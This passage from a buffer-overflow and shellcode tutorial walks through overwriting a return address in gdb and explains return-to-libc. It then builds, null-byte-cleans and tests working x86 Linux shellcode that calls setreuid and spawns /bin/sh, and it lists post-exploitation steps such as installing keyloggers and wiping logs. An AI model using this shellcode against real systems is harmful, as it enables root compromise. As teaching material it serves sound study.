The overwritten return address = 0x08048400

Next, input more data, 12 characters: AAAAAAAAAAAA.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/bodo/testbed5/testbuff

Breakpoint 1, main (argc=1, argv=0xbff43764) at testbuff.c:14
14        Test();
(gdb) s
Test () at testbuff.c:7
7         printf("Some input: ");
(gdb)
8         gets(buff);
(gdb)
Some input: AAAAAAAAAAAA
9         puts(buff);
(gdb) x/x $ebp
0xbff436b8:     0x41414141
(gdb) x/x $ebp-4
0xbff436b4:     0x41414141
```

```
(gdb) x/x $ebp-8
0xbff436b0:     0x00000000
(gdb) x/x $ebp+4
0xbff436bc:     0x41414141
(gdb) x/x $ebp+8
0xbff436c0:     0x00000000
(gdb) x/x 0xbff436b8
0xbff436b8:     0x41414141
(gdb) x/s 0xbff436b8
0xbff436b8:      "AAAAAAAA"
(gdb) x/s 0xbff436b4
0xbff436b4:      'A' <repeats 12 times>
(gdb) x/s 0xbff436bc
0xbff436bc:      "AAAA"
(gdb)
```




Figure 5: Critical buffer area has been overwritten, over flown nicely with 'A'.

Well, when we input even more data, in this case "AAAAAAAAAAAA", 12 'A' characters (12 bytes); the function's return address also be overwritten as well! When this return address restored (popped off the stack and loaded into the %eip) the flow of execution will continue at the invalid address 0x41414141, generating the Segmentation fault. The save %ebp and the function's return address are corrupted. In the real exploit the return address will be overwritten with the meaningful address that the attackers desired such as pointing back to the stack area that already stored with malicious codes or to the system libraries or other vulnerable applications/programs available in the system.

In this example, we have tested our program just using an array with four elements that just filled up the local variable area of the stack frame and then we successfully overwrite up to the return address of the function. Then, where are we going to store our exploit codes? Specific for this example, when tested using array with 5 or 6 elements, by disassembling the program, the input needed to generate the segmentation fault is 24 characters (23 + NULL). In this case the buffer in the function's stack frame is used for the gets() and puts() operations for temporary storage, together with the local variable area. This provides us an area to inject our exploit codes. The layout of the stack frame suppose to be as shown below:




Figure 6: The layout of the stack frame for injecting malicious codes.

The idea here if we want to do the simple exploit, we can fill up starting from the Buffer area up to Local variables, The saved %ebp and the function return address.

The typical basic buffer overflow exploits will try to overwrite the return address with the address that point back to the buffer where the malicious codes have been injected there as illustrated below.

Before:




Figure 7: Before code injection - the layout of the stack frame for injecting malicious codes.

After:




Figure 8: After code injection - the return address pointing back to our injected code.

The typical layout that uses the exploit method that overflow the buffer on the stack by injecting the malicious code into the same program's buffer area of the stack is shown below.




Figure 9: Over flow the buffer, injecting the code and pointing back to the code.

As a conclusion, the general form of buffer overflow attack actually tries to achieve the following two goals:

1. Injecting the attack codes (hard coded the input in programs, user input from command line or network strings/input redirection via socket – remote exploits or other advanced methods).
2. Change the execution path of the running process to execute the attack code (by overwriting the return address).

It is important to note that these two goals are mutually dependent on each other. By injecting attack code without the ability to execute it is not necessarily vulnerability.

THE STACK BASED BUFFER OVERFLOW EXPLOIT VARIANT

After knowing the basic how the stack based buffer overflow operates, let investigate the variants used for the exploit.
First situation is as explained in the previous examples. This exploit normally uses the applications/programs that having the buffer overflow vulnerabilities. An exploit can trick a function or subroutine to put more data into its buffer than there is space available. This surplus of data will be stored beyond the fixed size buffer (that has been declared in the program through array etc), including the memory location that has the return address stored. By overwriting the return address, which holds the address of the memory location of the code to be executed when the function task is completed, the exploit has the ability to control which code to be executed when the subroutine finished. This type of buffer overflow exploit has been protected in many ways.

The second situation in exploiting buffer overflow involves just overwriting the function's return address. However, rather than overwriting it with the address of code in the buffer, it overwrites it with the address of a function or other objects that is already present in the running application such as shared glibc libraries that having buffer overflow vulnerabilities. Previously, before any buffer overflow protection implemented, these functions are already loaded into memory of the system at **fixed addresses**. This type of attack does not depend on executing code on the stack area but does depend on executing the existing and legitimate codes. This exploit normally combined with other type of vulnerabilities such as format strings and Unicode which act as malicious inputs.

Same as the basic stack overflow, the attacker must know the approximate address of the buffer on the stack and in practice it is quite easy to be obtained. For example, each system running totally similar version Linux OS basically has the similar applications, binaries, and libraries. As a result of these similarities, the sought-after address is very similar or identical for many of the OS. A person who is writing an exploit only has to examine his own system to determine the address that will be similar on all other such systems. This is not unique for example, to Red Hat Linux. This type of exploit also has been protected in several ways.

Windows OS also has the same problem but every version of the Windows OS such as Windows 2000 Server and Windows Xp Pro versions have different addresses of the functions that present in the application. These functions normally are Win32 functions. Keep in mind that the same version of the Windows OS but with different Service Pack (SP) or patches may also will have different locations of these functions and libraries. Although every version of the Windows OS has different addresses of the Win32 functions, fortunately these addresses can be found in the standard Windows OS documentation or by using third party program such as PE Browser utility for the respective Windows OS versions.
An example for this exploit is **return-to-libc**. It is a computer security attack usually starting with a buffer overflow, in which the return address on the stack is replaced by the address of another function of the shared libraries such as printf() family (using the format string vulnerabilities) in the program. This allows attackers to call existing vulnerable functions without injecting malicious code into programs, and can still be a security hole in environments protected by concepts such as a **non-executable stack**.

For advanced and newer exploits, they used to overwrite other addresses such as:

- Function pointers.
- GOT pointers (.got) of the program's ELF.
- DTORS section (.dtors) of the program's ELF.

Unfortunately for hackers, this type of buffer overflow exploits also has been protected in many ways. For example in Red Hat Enterprise Linux v.3, update 3, a patch program, ExecShield (**warning**: the link is a pdf document) randomizes the addresses of the following components of a program:

- Locations of shared libraries.
- The stack itself.
- The start of the programs heap.

So the addresses cannot be guessed anymore making it nearly impossible to find the exact address needed for these exploits; the address is now different for every machine as well as being different each time a program starts.

Further reading and digging:

1. Visual studio/C++ .Net.
2. IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
3. Another Intel microprocessor resources and download.
4. gcc.
5. gdb.
6. Assembly language tutorial using NASM (Netwide).
7. The High Level Assembly (HLA) language.
8. Linux based assembly language resources.

0x09 - A Shellcode: The Payload

SHELLCODE

In order to execute our raw exploit codes directly in the stack or other parts of the memory, which deal with binary, we need assembly codes that represent a raw set of machine instructions of the target machines. A shellcode is an assembly language program which executes a shell, such as the '/bin/sh' for Unix/Linux shell, or the command.com shell on DOS and Microsoft Windows. Bear in mind that in exploit, not just a normal shell but what we want is a root shell or Administrator privilege (note: In certain circumstances, in Windows there are account that having privileges higher than Administrator such as **LocalSystem**). Shellcode is used to spawn a (root) shell because it will give us the highest privilege. A shellcode may be used as an exploit payload, providing a hacker or attacker with command line access to a computer system. Shellcodes are typically injected into computer memory by exploiting stack or heap-based buffer overflows vulnerabilities, or format string attacks. In a classic and normal exploits, shellcode execution can be triggered by overwriting a stack return address with the address of the injected shellcode. As a result, instead the subroutine returns to the caller, it returns to the shellcode, spawning a shell. Examples of shellcodes may be in the following forms:

As an assembly language - shellcode.s (shellcode.asm – for Windows):

```
#a very simple assembly (AT&T/Linux) program for spawning a shell
.section .data
.section .text
.globl _start

_start:
         xor %eax, %eax
         mov $70, %al              #setreuid is syscall 70
         xor %ebx, %ebx
         xor %ecx, %ecx
         int $0x80

         jmp ender

         starter:
         popl %ebx                 #get the address of the string
         xor  %eax, %eax
         mov  %al, 0x07(%ebx)      #put a NULL where the N is in the string
         movl %ebx, 0x08(%ebx)     #put the address of the string
                                   #to where the AAAA is
         movl %ebx, 0x0c(%ebx)     #put 4 null bytes into where the BBBB is
         mov $11, %al              #execve is syscall 11
         lea 0x08(%ebx), %ecx      #load the address of where the AAAA was
         lea 0x0c(%ebx), %edx      #load the address of the NULLS
         int $0x80                 #call the kernel

ender:
         call starter
         .string "/bin/shNAAAABBBB"
```

As a C program - shellcode.c:

```
#include <unistd.h>

int main(int argc, char*argv[ ])
{
   char *shell[2];

   shell[0] = "/bin/sh";
   shell[1] = NULL;
   execve(shell[0], shell, NULL);
   return 0;
}
```

Take note that the assembly code can be embedded in the C code using the __asm__ keyword and asm for the reverse (GCC, Microsoft). As a null terminated C string char array in C program:

```
char shellcode[ ] =
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

The shellcode declared as a C string of char type may be the most widely used in exploit codes and the typical format is shown below:

```
char shcode[ ] = "\x90\x31\x89...";
char shcode[ ] = {0x90,0x90,0x31,...};
```

In a wider definition, shell code not just be used to spawn a shell, it also can be used to create a general payload. Generally an exploit usually consists of two major components:

1. The exploitation technique.
2. The payload.

The objective of the exploitation part is to divert the execution path of the vulnerable program. We can achieve that through one of the following techniques:

1. Stack-based Buffer Overflow.
2. Heap-based Buffer Overflow.
3. Integer Overflow.
4. Format String.
5. Race condition.
6. Memory corruption, etc.

Once we control the execution path, we probably want it to execute our code. In this case, we need to include these codes or instruction sets in our exploit. Then, the part of code which allows us to execute arbitrary code is known as payload. The payload can virtually do everything a computer program can do with the appropriate permission and right of the vulnerable programs or services.

Shellcode as a payload

When the shell is spawned, it may be the simplest way that allows the attacker to explore the target system interactively. For example, it might give the attacker the

ability to discover internal network, to further penetrate into other computers. A shell may also allow upload/download file/database, which is usually needed as proof of successful penetration test (pen-test). You also may easily install Trojan horse, key logger, sniffer, enterprise worm, WinVNC, etc. A shell is also useful to restart the vulnerable services keeping the service running. But more importantly, restarting the vulnerable service usually allows us to attack the service again. We also may clean up traces like log files and events with a shell. For Windows we may alter the registry to make it running for every system start up and stopping any antivirus programs.
You also can create a payload that loop and wait for commands from the attacker. The attacker could issue a command to the payload to create new connection, upload/download file or spawn another shell. There are also a few others payload strategies in which the payload will loop and wait for additional payload from the attacker such as in multistage exploits and the (Distributed) Denial of Service (DDOS/DOS). Regardless whether a payload is spawning a shell or loop to wait for instructions; it still needs to communicate with the attacker, locally or remotely. There are so many things that can be done.

Shellcode elements

This section will limit the discussion of the payload used to exploit stack based buffer overflows in binary, machine-readable program. In this program, the shellcode must also be machine-readable. The shellcode cannot contain any null bytes (0x00). Null ('\0') is a string delimiter which instructs all C string functions (and other similar implementations), once found, will stop processing the string (a null-terminated string). Depending on the platform used, not just the NULL byte, there are other delimiters such as linefeed (LF-0x0A), carriage return (CR-0x0D), backslash (\ ) and NOP(No Operation) instruction that must also be considered when creating a workable shellcode. In the best situations the shellcode may only contain alphanumeric characters. Fortunately, there are several programs called **Encoder** that can be used to eliminate the NULL and other delimiter characters.
In order to be able to generate machine code that really works, you have to write the assembly code differently, but still have it serve its purpose. You need to do some tricks here and there to produce the same result as the optimal machine code.
Since it's important that the shellcode should be as small as possible, the shellcode writer usually writes the code in the assembly language, then extracting the opcodes in the hexadecimal format and finally using the code in a program as string variables. Reliable standard libraries are not available for shellcodes; we usually have to use the kernel syscalls (system call) of the operating system directly. Shellcode also is OS and architecture dependent. Workable shellcode also must consider bypassing the network system protection such as firewall and Intrusion Detection System (IDS).

Creating a shellcode: Making the code portable

Writing shellcode is slightly different from writing normal assembly code and the main one is the portability issue. Since we do not know which address we are at, it is not possible to access our data and even more impossible to hardcode a memory address directly in our program. We have to apply a trick to be able to make shellcode without having to reference the arguments in memory the conventional way, by giving their exact address on the memory page, which can only be done at compile time. Although this is a significant disadvantage, there are always workarounds for this issue. The easiest way is to use a string or data in the shellcode as shown in the following simple example.

```
.section .data
#only use register here...

.section .text

.globl _start

jmp      dummy

_start:
         #pop register, so we know the string location
         #Here we have assembly instructions which will use the string

dummy:
         call     _start

.string "Simple String"
```

What is occurring in this code is that we jmp to the label dummy and then from there call _start label. Once we are at the _start label, we can pop a register which will cause that register to contain the location of our string. CALL is used because it will automatically store the **return address** on the stack. As discussed before, the return address is the address of the next 4 bytes after the CALL instruction. By placing a variable right behind the call, we indirectly push its address on the stack without having to know it. This is a very useful trick when we do not know where is our code will be executed from. The code arrangement example using C can be illustrated as the following.

Example:

```
void main(int argc, char **argv)
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;

   /*int execve(char *file, char *argv[], char *env[ ])*/
   execve(name[0], name, NULL);
   exit(0);
}
```

Registers usage:

1. **EAX**: 0xb – syscall number.
2. **EBX**: Address of program name (address of name[0]).
3. **ECX**: Address of null-terminated argument-vector, argv (address of name).
4. **EDX**: Address of null-terminated environment-vector, env/enp (NULL).

In this program, we need:

1. String /bin/sh somewhere in memory.
2. An Address of the string.
3. String /bin/sh followed by a NULL somewhere in memory.

4. An Address of address of string.
5. NULL somewhere in memory.

To determine **address of string** we can make use of instructions using relative addressing. We know that CALL instruction saves EIP on the stack and jumps to the function so:

1. Use jmp instruction at the beginning of shell code to CALL instruction.
2. CALL instruction right before /bin/sh string.
3. CALL jumps back to the first instruction after jump.
4. Now the address of /bin/sh should be on the stack.




Figure 1: A trick to determine the address of string.

If you are going to write code more complex than just spawning a simple shell, you can put more than one .string behind the `CALL`. Here, you know the size of those strings and can therefore calculate their relative locations once you know where the first string is located. With this knowledge, let's try creating a simple shellcode that spawn a shell. The main points here are the similar process and steps that can be followed to create shellcodes. The following is a simple program example to spawn a shell in assembly (AT&T/Linux).

```
#assembly (AT&T/Linux) for spawning a shell
####### testshell2.s ############

.section .data
.section .text
.globl _start

_start:
         xor %eax, %eax              #clear register
         mov $70, %al                #setreuid is syscall 70
         xor %ebx, %ebx              #clear register, empty
         xor %ecx, %ecx              #clear register, empty
         int $0x80                   #interrupt 0x80

         jmp ender

starter:
         popl %ebx                   #get the address of the string, in %ebx
         xor  %eax, %eax             #clear register
         mov  %al, 0x07(%ebx)        #put a NULL where the N is in the string
         movl %ebx, 0x08(%ebx)       #put the address of the string to where the AAAA is
         movl %eax, 0x0c(%ebx)       #put 4 null bytes into where the BBBB is
         mov $11, %al                #execve is syscall 11
         lea 0x08(%ebx), %ecx       #load the address of where the AAAA was
         lea 0x0c(%ebx), %edx       #load the address of the NULLS
         int $0x80                  #call the kernel

ender:
         call starter
       .string "/bin/shNAAAABBBB" #16 bytes of string...
```

Basically, before the call starter the memory arrangement should be something like this (Little Endian):





Figure 2: Memory arrangement for our assembly code.

When the starter: portion is executed the memory arrangement should be something like this:



Where:	
a	- Address of the string

Figure 3: Memory arrangement for our shellcode.

Let compile and link the program and then disassemble it to get the equivalent hexadecimal opcodes.

```
[bodo@bakawali testbed8]$ as testshell2.s -o testshell2.o
[bodo@bakawali testbed8]$ ld testshell2.o -o testshell2
[bodo@bakawali testbed8]$ objdump -d testshell2

testshell2:     file format elf32-i386

Disassembly of section .text:

08048074 <_start>:
 8048074:       31 c0       xor     %eax, %eax
 8048076:       b0 46       mov     $0x46, %al
 8048078:       31 db       xor     %ebx, %ebx
 804807a:       31 c9       xor     %ecx, %ecx
 804807c:       eb 16       jmp     8048094 <ender>

0804807e <starter>:
 804807e:       5b          pop     %ebx
 804807f:       31 c0       xor     %eax, %eax
 8048081:       88 43 07    mov     %al, 0x7(%ebx)
 8048084:       89 5b 08    mov     %ebx, 0x8(%ebx)
 8048087:       89 43 0c    mov     %eax, 0xc(%ebx)
 804808a:       b0 0b       mov     $0xb, %al
 804808c:       8d 4b 08    lea     0x8(%ebx), %ecx
 804808f:       8d 53 0c    lea     0xc(%ebx), %edx
 8048092:       cd 80       int     $0x80

08048094 <ender>:
 8048094:       e8 e5 ff ff ff       call   804807e <starter>
 8048099:       2f                   das
 804809a:       62 69 6e             bound  %ebp, 0x6e(%ecx)
 804809d:       2f                   das
 804809e:       73 68                jae    8048108 <ender+0x74>
 80480a0:       4e                   dec    %esi
 80480a1:       41                   inc    %ecx
 80480a2:       41                   inc    %ecx
 80480a3:       41                   inc    %ecx
 80480a4:       41                   inc    %ecx
 80480a5:       42                   inc    %edx
 80480a6:       42                   inc    %edx
 80480a7:       42                   inc    %edx
 80480a8:       42                   inc    %edx
 ...
```

Next, arrange the hexadecimal opcodes in char type array (C string).

```
char code[ ] = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
               "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
               "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
               "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
               "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";
```

Finally insert the shellcode into our test program, compile and run.

```
/*test.c*/
#include <unistd.h>

char code[] = "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
              "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
              "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
              "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
              "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42";

int main(int argc, char **argv)
{
/*creating a function pointer*/
int (*func)();
func = (int (*)()) code;
(int)(*func)();
}
```

```
[bodo@bakawali testbed8]$ gcc -g test.c -o test
[bodo@bakawali testbed8]$ execstack -s test
```

```
[bodo@bakawali testbed8]$ ./test
sh-3.00$
```

Well it works. Now, let try another example by using a simple C program. In this example we are using system call for exit(0), that is exit with no error and the program is shown below.

```
/* exit.c */
#include <unistd.h>

int main()
{
  exit(0);
}
```

Do some verification.

```
[bodo@bakawali testbed7]$ gcc -g exit.c -o exit
[bodo@bakawali testbed7]$ execstack -s exit
[bodo@bakawali testbed7]$ ./exit
[bodo@bakawali testbed7]$ echo $?
0
[bodo@bakawali testbed7]$
```

Another verification.

```
#include <unistd.h>

int main()
{
   exit(1);
}
```

```
[bodo@bakawali testbed7]$ gcc -g exit.c -o exit
[bodo@bakawali testbed7]$ execstack -s exit
[bodo@bakawali testbed7]$ ./exit
[bodo@bakawali testbed7]$ echo $?
1
```

The first thing we need to know is the Linux system call for exit() and that can be found in unistd.h. System call is the services provided by Linux kernel and just like API's in Windows, you call them with different arguments. In C programming, it often uses functions defined in libc which provides a wrapper for many system calls. Linux manual page of section 2 provides more information about system calls. To get an overview, try using "man 2" at the command shell. It is also possible to invoke syscall() function directly. Each system call has a **function number** defined in <syscall.h> or <unistd.h>. Internally, system call is invoked by software interrupt **0x80** to transfer control to the kernel. System call table is defined in Linux kernel source file "arch/i386/kernel/entry.S ".

For our example we need just one system call and that is exit() (terminate the current process and exit with exit code) and its system call number is 1and the argument is 0, (0 means the program exit normally, non-zero means program exit with an error). They will be stored in eax, ebx registers respectively. With this knowledge, let create the program in assembly.

```
######testshell.s########
#assembly code for exit() system call, AT&T/Linux

.section .data
.section .text

.globl _start

jmp dummy

_start:

popl %ebx               #gets the "X" address
xor %eax, %eax          #clear the eax register
mov %eax, 0x01(%ebx)    #move NULL to the end of the "X"
mov $1, %eax            #move 1 into %eax
mov $0, %ebx            #move 0 into %ebx
int $0x80               #interupt 0x80
dummy:
call _start
.string "X"
```

Then compile and link this assembly program and next, disassemble the executable.

```
[bodo@bakawali testbed7]$ as testshell.s -o testshell.o
[bodo@bakawali testbed7]$ ld testshell.o -o testshell
[bodo@bakawali testbed7]$ objdump -d testshell

testshell:     file format elf32-i386

Disassembly of section .text:

08048074 <_start-0x2>:
 8048074:       eb 12                 jmp    8048088 <dummy>

08048076 <_start>:
 8048076:       5b                    pop    %ebx
 8048077:       31 c0                 xor    %eax, %eax
 8048079:       89 43 01              mov    %eax, 0x1(%ebx)
 804807c:       b8 01 00 00 00        mov    $0x1, %eax
 8048081:       bb 00 00 00 00        mov    $0x0, %ebx
 8048086:       cd 80                 int    $0x80

08048088 <dummy>:
 8048088:       e8 e9 ff ff ff        call   8048076 <_start>
 804808d:       58                    pop    %eax
         ...
```

Extract the shellcode; rearrange the hex in char string format. And each set of hexadecimal value represents our assembly instruction. Using hexadecimal values we can put any ASCII value in the range of 0-255 in one byte.

```
\xeb\x12\x5b\x31\xc0\x89\x43\x01\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd
\x80\xe8\xe9\xff\xff\xff\x58
```

Eliminating the NULL Bytes

Unfortunately in our shellcode, there are NULL bytes and operand. Placing small values into larger registers is the most common error which produced NULL bytes in shellcode programming. In this example we move the 8 bits value $1 (a byte) into the 32-bit %eax register. This will cause our shellcode to produce three NULL bytes. It is better always use the smallest register when inserting or moving a value in shell coding. For NULLbytes, we can easily remove them by taking an 8-bit register instead of 32 bits. So replace the %eax to %al, change the mov to movb.

```
######testshell.s########
#assembly code for exit() system call, AT&T/Linux

.section .data
.section .text

.globl _start

jmp dummy

_start:

popl %ebx               #gets the "X" address
xor %eax, %eax          #clear the eax register
movb %al, 0x01(%ebx)    #move NULL to the end of the "X"
movb $1, %al            #move 1 into %eax
mov $0, %ebx            #move 0 into %ebx
int $0x80               #interupt 0x80
dummy:
call _start
.string "X"
```

Again, compile and disassemble it.

```
[bodo@bakawali testbed7]$ as testshell.s -o testshell.o
[bodo@bakawali testbed7]$ ld testshell.o -o testshell
[bodo@bakawali testbed7]$ objdump -d testshell

testshell:     file format elf32-i386

Disassembly of section .text:

08048074 <_start-0x2>:
 8048074:       eb 0f                   jmp         8048085 <dummy>

08048076 <_start>:
 8048076:       5b                      pop         %ebx
 8048077:       31 c0                   xor         %eax, %eax
 8048079:       88 43 01                mov         %al, 0x1(%ebx)
 804807c:       b0 01                   mov         $0x1, %al
 804807e:       bb 00 00 00 00          mov         $0x0, %ebx
 8048083:       cd 80                   int         $0x80

08048085 <dummy>:
 8048085:       e8 ec ff ff ff          call        8048076 <_start>
 804808a:       58                      pop         %eax
        ...
```

Rearrange the shellcode

.

```
\xeb\x0f\x5b\x31\xc0\x88\x43\x01\xb0\x01\xbb\x00\x00\x00\x00\xcd\x80\xe8\xe
c\xff\xff\xff\x58
```

Well, we still have NULL bytes here. It is caused by the mov operand. When we want the ebx to represent a 0 value instead of NULL we can exclusive ORing the same register as shown below:

```
xor %ebx, %ebx
```

And the result will be empty %eax instead of NULL. Keep in mind that 0 and NULL values mean differently.
Let replace the mov $0x0, %ebx to xor %ebx, %ebx.

```
######testshell.s########
#assembly code for exit() system call, AT&T/Linux

.section .data
.section .text

.globl _start

jmp dummy

_start:

popl %ebx               #gets the "X" address
xor %eax, %eax          #clear the eax register
movb %al, 0x01(%ebx)    #move NULL to the end of the "X"
movb $1, %al            #move 1 into %eax
xor %ebx, %ebx          #move 0 into %ebx
int $0x80               #interupt 0x80
dummy:
call _start
.string "X"
```

Recompile and re-link. Disassemble the program.

```
[bodo@bakawali testbed7]$ ld testshell.o -o testshell
[bodo@bakawali testbed7]$ objdump -d testshell

testshell:     file format elf32-i386

Disassembly of section .text:

08048074 <_start-0x2>:
 8048074:       eb 0c                   jmp         8048082 <dummy>

08048076 <_start>:
 8048076:       5b                      pop         %ebx
 8048077:       31 c0                   xor         %eax, %eax
 8048079:       88 43 01                mov         %al, 0x1(%ebx)
 804807c:       b0 01                   mov         $0x1, %al
 804807e:       31 db                   xor         %ebx, %ebx
 8048080:       cd 80                   int         $0x80
```

```
08048082 <dummy>:
 8048082:       e8 ef ff ff ff       call        8048076 <_start>
 8048087:       58                   pop         %eax
       ...
```

Rearrange the shellcode.

```
\xeb\x0c\x5b\x31\xc0\x88\x43\x01\xb0\x01\x31\xdb\xcd\x80\xe8\xef\xff\xff\xf
f\x58
```

Now we don't have NULL byte anymore. So let test our shellcode.

```
/*test.c*/
#include <unistd.h>

char testshcode[ ]="\xeb\x0c\x5b\x31\xc0\x88\x43\x01\xb0\x01\x31"
"\xdb\xcd\x80\xe8\xef\xff\xff\xff\x58";

int main(int argc, char *argv[])
{
/*function pointer*/
int (*funct)();
funct = (int(*)())testshcode;
(int)(*funct)();
return 0;
}
```

Compile and run the program.

```
[bodo@bakawali testbed7]$ gcc -g test.c -o test
[bodo@bakawali testbed7]$ execstack -s test
[bodo@bakawali testbed7]$ ./test
[bodo@bakawali testbed7]$ echo $?
0
```

